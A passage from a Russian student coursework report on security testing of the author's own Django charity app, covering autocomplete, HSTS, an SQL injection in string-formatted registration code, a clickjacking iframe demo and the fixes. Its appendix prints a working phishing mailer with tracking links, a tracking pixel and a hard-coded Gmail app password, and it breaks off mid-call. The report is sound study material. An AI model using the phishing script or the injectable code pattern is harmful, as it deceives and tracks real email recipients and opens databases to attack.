Уязвимость Password field with autocomplete enabled означает, что на сайте есть формы автозаполнения. Это действительно так, причем работает в нескольких браузерах: Яндекс, Edge, FireFox, Burp Browser (Рисунок 47). Как уже упоминалось выше, данная уязвимость может быть особенно опасна, если злоумышленник получит доступ к устройству юзера.

Изображение выглядит как текст, снимок экрана, Шрифт

Автоматически созданное описание

Рисунок 47 — Проверка наличия автозаполнения формы

Оба сканера выявили уязвимость «Отсутствие заголовка HSTS». На самом деле данную уязвимость невозможно проэксплуатировать полноценно. Обход HTTPS и HSTS возможен, например, с помощью утилиты mitmproxy, однако для этого требуется установить на машину жертвы сертификат mitmproxy. Это может произойти в двух сценариях: у злоумышленника есть доступ к машине жертвы (тогда можно просто украсть данные) или с помощью методов социальной инженерии злоумышленник убедил жертву установить сертификат. При чем, далеко не каждый браузер готов принять фальшивый сертификат. Как итог, все сводится к тому, что атаку практически невозможно реализовать именно в реальных жизненных условиях.

Также оба сканера не выявили одну уязвимость, которая была найдена при ручной проверке. Не все поля ввода данных проверяются, поэтому можно провести SQL-инъекцию. При регистрации пользователя проверяются такие данные как ИНН, ОГРН, полное название организации и владелец. Проверка осуществляется через сторонний сервис checko.ru. Однако поля адресов не проверяются никак вообще. Поэтому возможно сделать инъекцию кода (Рисунки 48-49).

Уязвимый участок кода в файле user/[views.py](https://vk.com/away.php?to=http%3A%2F%2Fviews.py&cc_key=):

cursor.executescript(  
'''INSERT INTO user\_customuser (username, password, email, phone\_no, head, ogrn, inn, is\_rest, is\_ind\_pred, date\_reg, is\_active, is\_staff, is\_superuser, address\_reg, address\_fact) VALUES ('{}', '{}', '{}', '{}', '{}', '{}', '{}', {}, {}, '{}', FALSE, FALSE, FALSE, '{}', '{}')'''  
.format(username, password, email, phone\_no, head, ogrn, inn, is\_rest, is\_ind\_pred, date\_reg, address\_reg, address\_fact))  
  
conn.commit()  
conn.close()

Изображение выглядит как текст, снимок экрана, Шрифт, число

Автоматически созданное описание

Рисунок 48 — Инъекция кода

Изображение выглядит как текст, снимок экрана, линия, График

Автоматически созданное описание

Рисунок 49 — Результат инъекции (созданная таблица)

Суть clickjacking заключается в том, что злоумышленник создает или манипулирует элементами интерфейса на веб-странице таким образом, что они невидимы или неприметны для пользователя. Затем, путем манипуляции кликами пользователя или другими действиями, злоумышленник заставляет пользователя непреднамеренно выполнять действия, которые могут быть вредоносными, например, нажимать на скрытые кнопки, совершать покупки, раскрывать личные данные или даже разрешать доступ к веб-камере и микрофону.

Примером clickjacking может быть создание прозрачного слоя или использование скрытого iframe для перекрытия части или всей веб-страницы. Злоумышленник может разместить поддельные элементы интерфейса поверх подлинных элементов, что может ввести пользователя в заблуждение.

Был разработан сайт-обманка, который ожидает от пользователя клика мышкой (Рисунок 50).




Рисунок 50 — Сайт-кликер

На самом деле вторым прозрачным слоем под этим сайтом спяртан уязвимый сайт (Рисунок 51). В качестве тестового примера кликер был расположен на странице входа. Кнопка так называемого источника расположена прямо на месте кнопки входа.




Рисунок 51 — Встраивание уязвимого сайта вторым слоем

Попробуем нажать кнопку источника. На самом деле нажмется кнопка входа, о чем свидетельствует покрасневшие поля ввода данных (Рисунок 52).

Изображение выглядит как текст, снимок экрана

Автоматически созданное описание

Рисунок 52 — Демонстрация нажатия кнопки

Такая атака может быть использована для реализации атаки Отказ в обслуживании: пользователь будет посылать много запросов на сайт, чем засорит логи и базу данных.

### Защита

В Таблице 5 приведены выполненные действия для устранения выявленных уязвимостей.

Таблица 5 — Устранение уязвимостей

| Уязвимость | Рекомендации по защите |
| --- | --- |
| Missing Anti-clickjacking Header | Были установлены HTTP-заголовки Content-Security-Policy и X-Frame-Options. |
| Cloud Metadata Potentially Exposed | Не использовать переменную $host, которая задается из заголовка 'Host' и может контролироваться злоумышленником. |
| Content Security Policy (CSP) Header Not Set | Установка заголовка Content-Security-Policy. |
| Cross-Domain Misconfiguration | Настройка HTTP-заголовока "Access-Control-Allow-Origin" для ограничительного набора доменов. |
| Server Leaks Version Information via "Server" HTTP Response Header Field | Настройка подавления заголовка "Сервер". |
| Timestamp Disclosure — Unix | Была проведена ручная проверка, данные не являются конфиденциальными. |
| X-Content-Type-Options Header Missing | Установка заголовка Content-Type;  Установка для заголовка X-Content-Type-Options значение "nosniff" для всех веб-страниц. |
| TLS certificate | Получить заверенный сертификат |
| SQL injection | Исправление уязвимости было произведено с помощью встроенных методов фреймворка Django, позволяющих сохранять объекты модели в БД с помощью метода save: [user.save](https://vk.com/away.php?to=http%3A%2F%2Fuser.save&cc_key=)() |
| Password field with autocomplete enabled | Включение атрибута autocomplete="off" в тег ФОРМЫ (для защиты всех полей формы) или в соответствующие теги ВВОДА (для защиты определенных отдельных полей). |
| Strict transport security not enforced | Включение HTTP Strict Transport Security (HSTS): добавка заголовка ответа с именем 'Strict-Transport-Security' и значением 'max-age=expireTime', где expireTime — это время в секундах, в течение которого браузеры должны помнить, что доступ к сайту должен осуществляться только по протоколу HTTPS. |
| Frameable response (potential Clickjacking) | Для эффективного предотвращения фреймовых атак приложение должно возвращать заголовок ответа с именем X-Frame-Options и значением DENY для полного предотвращения фрейминга или значением SAMEORIGIN для разрешения фрейминга только страницами того же происхождения, что и сам ответ. |
| Vulnerable JavaScript dependency | Использование самый крайних версий библиотек |

Проведем повторный анализ сканерами. На Рисунках 53 и 54 представлен результат сканирования OWASP ZAP и Burp Suite соответственно. Некоторые уязвимости все-таки есть, однако заметим, что их наличие не подтвердилось, поэтому можем считать, что де-факто уязвимости устранены.

Изображение выглядит как текст, снимок экрана, Шрифт, число

Автоматически созданное описание

Рисунок 53 — Результат повторного анализа OWASP ZAP

Изображение выглядит как текст, снимок экрана, Шрифт, число

Автоматически созданное описание

Рисунок 54 — Результат повторного анализа Burp Suite

После всех исправлений атаки были произведены повторно. На Рисунке 55 видим, что сайт больше не позволяет установить соединение, поэтому атака кликджекинга не пройдет.

Изображение выглядит как текст, Человеческое лицо, снимок экрана, человек

Автоматически созданное описание

Рисунок 55 — Попытка повторного проведения атаки кликджекинга

Исправление уязвимости SQL-инъекции было произведено с помощью встроенных методов фреймворка Django, позволяющих сохранять объекты модели в БД с помощью метода save: [user.save](https://vk.com/away.php?to=http%3A%2F%2Fuser.save&cc_key=)(). Теперь любой ввод вредоносного кода воспринимается просто как ввод цельного текста (Рисунок 56).

Изображение выглядит как текст, снимок экрана, Шрифт, чек

Автоматически созданное описание

Рисунок 56 — Попытка повторного проведения атаки SQL-инъекции

# ЗАКЛЮЧЕНИЕ

В ходе выполнения данной курсовой работы было разработано интернет-приложение. Стек технологий: Django, REST Framework, React, SQLite, NGINX. В проекте была реализована уникальная модель пользователя на основе модели пользователя Django, двухфакторная аутентификация, подтверждение активации аккаунта через почту. Также в качестве дополнительного задания была реализована проверка корректности введенных данных о компании посредством стороннего api.

Также был проведен анализ безопасности разработанного приложения. Были реализованы некоторые атаки с целью проверки наличия уязвимостей. Также дополнительно использовались сканеры веб-приложений, которые также помогли выявить уязвимости. Все найденные проблемы безопасности были устранены, о чем свидетельствует повторное сканирование и неудача при попытке повторить атаку.

В дальнейшем проект может развиваться по нескольким направлениям. Например, можно добавить в качестве меценатов физические лица. Также можно было бы добавить внутренний мессенджер для общения по поводу заявки, на данный момент обсуждение всех деталей возможно только по почте или телефону.

# СПИСОК ИСТОЧНИКОВ

1. Создание и настройка пользователя — <https://www.geeksforgeeks.org/creating-multiple-user-types-and-using-proxy-models-in-python-django/>
2. Создание формы регистрации — <https://www.pythontutorial.net/django-tutorial/django-registration/>
3. Двухфакторная аутентификация — <https://github.com/Mahammadhusain/djangotwofactorauth/tree/main>
4. Декораторы — [https://simpleisbetterthancomplex.com/tutorial/2018/01 /18/how-to-implement-multiple-user-types-with-django.html](https://simpleisbetterthancomplex.com/tutorial/2018/01%20/18/how-to-implement-multiple-user-types-with-django.html)
5. <https://pythonpip.ru/django/registratsiya-polzovatelya-django-s-podtverzhdeniem-po-email>
6. <https://www.digitalocean.com/community/tutorials/how-to-set-up-django-with-postgres-nginx-and-gunicorn-on-ubuntu-20-04-ru#python>
7. <https://devtutorial.io/how-to-deploy-a-react-app-using-pm2-on-a-server-p3101.html>
8. <https://setiwik.ru/kak-ustanovit-nginx-na-ubuntu-20-04-i-razmestit-sajt/>
9. <https://www.learnbestcoding.com/post/17/ssl-https-with-nginx>

# ПРИЛОЖЕНИЕ 1 - Скрипт фишинга

import smtplib

from email.mime.multipart import MIMEMultipart

from email.mime.text import MIMEText

import hashlib

import datetime

# Генерация хэш-имени по адресу электронной почты

def hash\_email(email):

email\_bytes = email.encode('utf-8')

md5\_hash = hashlib.md5(email\_bytes)

hash\_code = md5\_hash.hexdigest()

return hash\_code

# Функция для отправки письма с HTML-файлом

def send\_html\_file\_email(sender, password, receivers, subject, html\_file, phishing\_url, tracking\_pixel):

# Открываем HTML-файл и считываем его содержимое

with open(html\_file, 'r', encoding='utf-8') as file:

html\_content = file.read()

for victim in receivers:

victim\_hash\_name = hash\_email(victim)

hash\_phishing\_url = phishing\_url

hash\_phishing\_url = hash\_phishing\_url.replace('{{ from }}', victim\_hash\_name)

usr\_mail = html\_content.replace('{{ phishing\_url }}', hash\_phishing\_url)

usr\_mail = usr\_mail.replace('{{ user }}', victim)

# Создаем объект MIMEMultipart

message = MIMEMultipart('alternative')

message['Subject'] = subject

message['From'] = sender

message['To'] = victim

# Создаем объект MIMEText с HTML-контентом

html\_part = MIMEText(usr\_mail, 'html', 'utf-8')

victim\_tracking\_pixel = tracking\_pixel.replace('{{ from }}', victim\_hash\_name)

pixel\_part = MIMEText(victim\_tracking\_pixel, 'html', 'utf-8')

# Добавляем HTML-часть в письмо

message.attach(html\_part)

# Добавляем часть с трекинг-пикселем в письмо

message.attach(pixel\_part)

# Устанавливаем подключение к SMTP-серверу

with smtplib.SMTP('smtp.gmail.com', 587) as server:

server.starttls()

server.login(sender, password)

server.sendmail(sender, victim, message.as\_string())

with open("log.txt", "a") as file:

file.write(str(datetime.datetime.now()) + " -> " + victim\_hash\_name + "(" + victim + ")\n")

# Параметры для отправки письма

sender = 'bip.charityy@gmail.com'

password = 'vxouiyuasznrkdsy'

receivers = ['berko\_aleksandr@mail.ru', 'berko.as@edu.spbstu.ru']

subject = 'Блокировка аккаунта'

html\_file = "D:\8 семестр\БИП\phishing\mail.html"

phishing\_url = "https://95.140.148.239/phishing/loogin?from={{ from }}"

tracking\_pixel = "<img src='https://script.google.com/macros/s/AKfycbxEa4U-5hDIZUJ9l5Ft9lKkHORH4GbFVB3tlkie\_KWXpxymcTQOQemR2jHWNGnx17qN/exec?from={{ from }}' width=1 height=1>"

send\_html\_file\_email(sender, password, receivers, subject, html\_file, phishing\_url, trackin